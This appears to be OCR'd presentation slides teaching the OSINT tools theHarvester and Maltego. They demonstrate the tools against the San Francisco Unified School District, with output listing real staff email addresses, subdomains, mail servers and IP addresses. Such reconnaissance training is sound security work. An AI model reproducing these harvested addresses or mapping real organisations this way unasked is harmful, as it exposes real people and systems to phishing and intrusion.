parsed.names: sfusd.edu

C=US, ST=CA, L=San Francisco, O=San Francisco Unified School District, CN=*.sfusd.edu
DigiCert SHA2 High Assurance Server CA
2014-06-06 – 2017-10-04
*.sfusd.edu, sfusd.edu
parsed.names: sfusd.edu


theHarvester

information gathering tool

theHarvester

- theHarvester is a python script that gathers emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.
- This tool helps penetration testers in the early stages of testing to understand the target's footprint on the Internet. It is also useful for anyone that wants to know what an attacker can see about their organization.
- Data Sources include: baidu, bing, bingapi, dogpile, google, googleCSE, googleplus, google-profiles, linkedin, pgp, twitter, vhost, virustotal, threatcrowd, crtsh, netcraft, yahoo, all.
- hypr.ink/theHarvester

theHarvester



```
jacks-mbp:theHarvester jackmaynard$ python3 ./theHarvester.py -d sfusd.edu -l 100 -b google

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.1dev3                                          *
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
********************************************


[*] Target: sfusd.edu

[*] Searching Google.
        Searching 0 results.
        Searching 100 results.

[*] No IPs found.

[*] Emails found: 27
----------------------
barbourb@sfusd.edu
basss2@sfusd.edu
benefits@sfusd.edu
chanc@sfusd.edu
contrerasa1@sfusd.edu
delozam@sfusd.edu
```


```
chanc@sfusd.edu
contrerasa1@sfusd.edu
delozam@sfusd.edu
diepr@sfusd.edu
dunns1@sfusd.edu
equity@sfusd.edu
gerberj@sfusd.edu
hackw@sfusd.edu
mal3@sfusd.edu
mchin@muse.sfusd.edu
romeroe@sfusd.edu
rooseveltathletics@sfusd.edu
sancheza@sfusd.edu
sanfordv@sfusd.edu
satodac@sfusd.edu
sch697@sfusd.edu
schwartzs@sfusd.edu
simona1@sfusd.edu
stromans@sfusd.edu
transcripts@sfusd.edu
website@sfusd.edu
woods@sfusd.edu
woodworthm1@sfusd.edu
zapatam@sfusd.edu

[*] Hosts found: 5
---------------------
help.sfusd.edu:104.16.55.111, 104.16.53.111, 104.16.51.111, 104.16.52.111, 104.16.54.111
muse.sfusd.edu:
owa.sfusd.edu:156.1.240.53
portal.sfusd.edu:156.1.240.27
www.sfusd.edu:23.185.0.3
jacks-mbp:theHarvester jackmaynard$
```

Maltego

interactive, visual data mining

Maltego

- Maltego is used for open-source intelligence and forensics.
- Maltego provides a library of transforms (API) for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.
- The graphs allow you to easily make connections between information such as name, email organizational structure, domains, documents, etc.
- hypr.ink/maltego



Product Selection

Product Selection

Please select how you want to use Malte...

Please choose how you want to use Maltego:

Maltego XL

Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.

Maltego Classic

Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.


Maltego CE (Free)

In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.

Maltego CaseFile (Free)


In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.

Maltego - Transforms




+	**PATERVA CTAS CE** Paterva Standard Paterva Transforms FREE INSTALLED	**CaseFile Entities** Paterva Additional entities from CaseFile FREE INSTALLED	**Blockchain.info (Bitcoin)** Paterva For visualizing the Bitcoin blockchain. FREE INSTALLED	**CipherTrace** CipherTrace Cryptocurrency forensics and anti money laundering (AML) intel... FREE
Cisco Threat Grid Cisco Threat Grid Query Threat Grid's database of threat intelligence. PURCHASED SEPARATELY	**Clearbit** Christian Heinrich Enrich sign-ups, identify prospects and gain customer insights FREE	**dataprovider.com** dataprovider.com Dataprovider.com transforms the internet into a structured dat... PURCHASED SEPARATELY	**Farsight DNSDB** Farsight Security, Inc Query the largest DNS Intelligence database, 100+ Billion reco... FREE INSTALLED	**FullContact** Christian Heinrich 360 insights into the people who matter most. FREE INSTALLED
Have I been Pwned? Christian Heinrich Pwned Password v5 Support FREE INSTALLED	**Hybrid-Analysis** Hybrid Analysis This set of transforms are based on the Hybrid Analysis (HA) A... FREE	**Kaspersky Lab** Kaspersky Lab Query Kaspersky Threat Intelligence Data Feeds. Note that Dat... PURCHASED SEPARATELY	**The Movie Database** Paterva Transforms that visualize the movie database (TMDB) FREE	**PassiveTotal** PassiveTotal Query PassiveTotal source and account data. FREE
PeopleMon PeopleMon Queries peoplemon.com FREE	**Shodan** Paterva Query Shodan data from within Maltego! FREE INSTALLED	**SocialLinks CE** SocialLinks SocialLinks CE FREE INSTALLED	**ThreatMiner** ThreatMiner Query and pivot on data from ThreatMiner.org. FREE INSTALLED	**VirusTotal Public API** Malformity Labs Query the VirusTotal Public API FREE
ZETAlytics Massive Passive ZETAlytics Pivots include billions of records for historical domains, email ... FREE	**AliasDB** ShadowDragon Database of Defacements and the Aliases that took attribution PURCHASED SEPARATELY	**Cofense Intelligence** Cofense Search and visualize relationships between phishing attacks a... PURCHASED SEPARATELY	**CrowdStrike Intel** CrowdStrike CrowdStrike Intelligence API Transforms PURCHASED SEPARATELY	**CrowdStrike ThreatGraph** CrowdStrike CrowdStrike ThreatGraph API Transforms PURCHASED SEPARATELY
Digital Shadows Digital Shadows Query the Digital Shadows cyber threat intelligence database. PURCHASED SEPARATELY	**DomainTools Enterprise** DomainTools Investigate cybercrime with DomainTools historic and reverse ... PURCHASED SEPARATELY	**DomainTools Iris** DomainTools Investigate and pivot domains, identities, IPs, & more with Do... PURCHASED SEPARATELY	**FireEye iSIGHT Intelligence** FireEye iSIGHT Intelligence Query FireEye iSIGHT Intelligence holdings. PURCHASED SEPARATELY	**Flashpoint** Flashpoint Business Risk Intelligence (BRI) from Flashpoint's technical indi... PURCHASED SEPARATELY
Intel 471 Intel 471 Query Intel 471 for actor-centric intelligence information. PURCHASED SEPARATELY	**MalNet with ProofPoint** ShadowDragon Maps malware intelligence. Great for IR and analysts. PURCHASED SEPARATELY	**MaxMind** Malformity Labs Query Maxmind Precision Services PURCHASED SEPARATELY	**NewsLink** Paul@Paterva Transforms for monitoring and analyzing news from different s... FREE	**Palo Alto Networks AutoFocus** Palo Alto Networks Query Palo Alto Networks' AutoFocus API. PURCHASED SEPARATELY
PhoneSearch PhoneSearch Use PhoneSearch to verify phone numbers, providing real nam... PURCHASED SEPARATELY	**Recorded Future Inc.** Recorded Future Inc. Query Recorded Future for threat intelligence information PURCHASED SEPARATELY	**Silobreaker** Silobreaker Threat Intelligence transforms from Silobreaker PURCHASED SEPARATELY	**SocialLinks** SocialLinks Social Networks, Messengers, Dark Web, Crypto, Open Source ... PURCHASED SEPARATELY	**SocialNet** ShadowDragon Social Media Investigative Intelligence Tool PURCHASED SEPARATELY
ThreatConnect ThreatConnect ThreatConnect Platform Transform Set PURCHASED SEPARATELY	**ThreatCrowd** ThreatCrowd Query ThreatCrowd for Malware, Passive DNS and historical W... FREE	**ThreatGRID by Malformity Labs** Malformity Labs No longer accepting new customers, please use the official Cis... PURCHASED SEPARATELY	**Team Cymru Augury** Team Cymru The name comes from the word Augur : Someone who observ... PURCHASED SEPARATELY	**ZeroFOX Transforms** ZeroFOX, Inc. Visualize ZeroFOX social media threat intelligence and custom ... PURCHASED SEPARATELY
blockchain.com (Bitcoin) Test Maltego TEST FREE	**The Movie Database Test** Maltego TEST FREE	**Shodan Test** Maltego TEST FREE	**SSLmate CertSpotter Test** Maltego Technologies GmbH TEST FREE	**People Mon Test** People Mon *** Test ***Queries peoplemon.com FREE

Maltego - Legend



Maltego - Domain Search



```
Transform [DNSDB] Lookup $domain.*/AAAA done (from entity "sfusd.edu")
Transform [Securitytrails] DNS History Field MX returned with 0 entities (from entity "sfusd.edu")
Transform [Securitytrails] DNS History Field MX done (from entity "sfusd.edu")
Transform [Securitytrails] WHOIS Details returned with 0 entities (from entity "sfusd.edu")
Transform [Securitytrails] WHOIS Details done (from entity "sfusd.edu")
@haveibeenpwned is licensed under Creative Commons Attribution 4.0 International (from entity "sfusd.edu")
Domain not breached (from entity "sfusd.edu")
Transform Enrich breached domain [v3 @haveibeenpwned] returned with 0 entities (from entity "sfusd.edu")
Transform Enrich breached domain [v3 @haveibeenpwned] done (from entity "sfusd.edu")
```

Detail View

Domain
maltego.Domain
sfusd.edu

- Relationships
- Outgoing

ns1.sfusd.edu

Erik Heinrich

google.sfusd.edu
groups.sfusd.edu
blog.sfusd.edu
cloud.sfusd.edu
maps.sfusd.edu
c987.sfusd.edu
156.1.240.35
156.1.60.11
mail.zendesk.com
customerspf.schoolmessenger.com
spf.protection.outlook.com
sfusd.org
muscles.sfusd.edu
ns2.sfusd.edu
alt1.aspmx.l.google.com
aspmx.l.google.com
alt4.aspmx.l.google.com
www.sfusd.edu
apple.sfusd.edu
help.sfusd.edu
web.sfusd.edu
burnsd@sfusd.edu
ns1.sfusd.edu
1698082-2013-09-04-from-jasmine-dawson
6166326-20190624-MuckRock-ResponseLtr-90705-1
250138-san-francisco-unified-lakeshore
6247560-20190807-Muckrock-RespRecs-Murals-95058-1
3226938-20161128-Responsive-Records-Letter-to-Sam-Bid
swsynergy.sfusd.edu
156.1.240.27
156.1.240.17
156.1.240.146
sweis.sfusd.edu
swpush.sfusd.edu
swfintst.sfusd.edu
swfintrn.sfusd.edu
swsis.sfusd.edu


Elementary and Secondary Schools - 611110 - NAICS

other


SanFrancisco, UnitedStates
Novato

Schools and Educational Services - 8299 - SIC

Maltego - Domain Search



Network



People

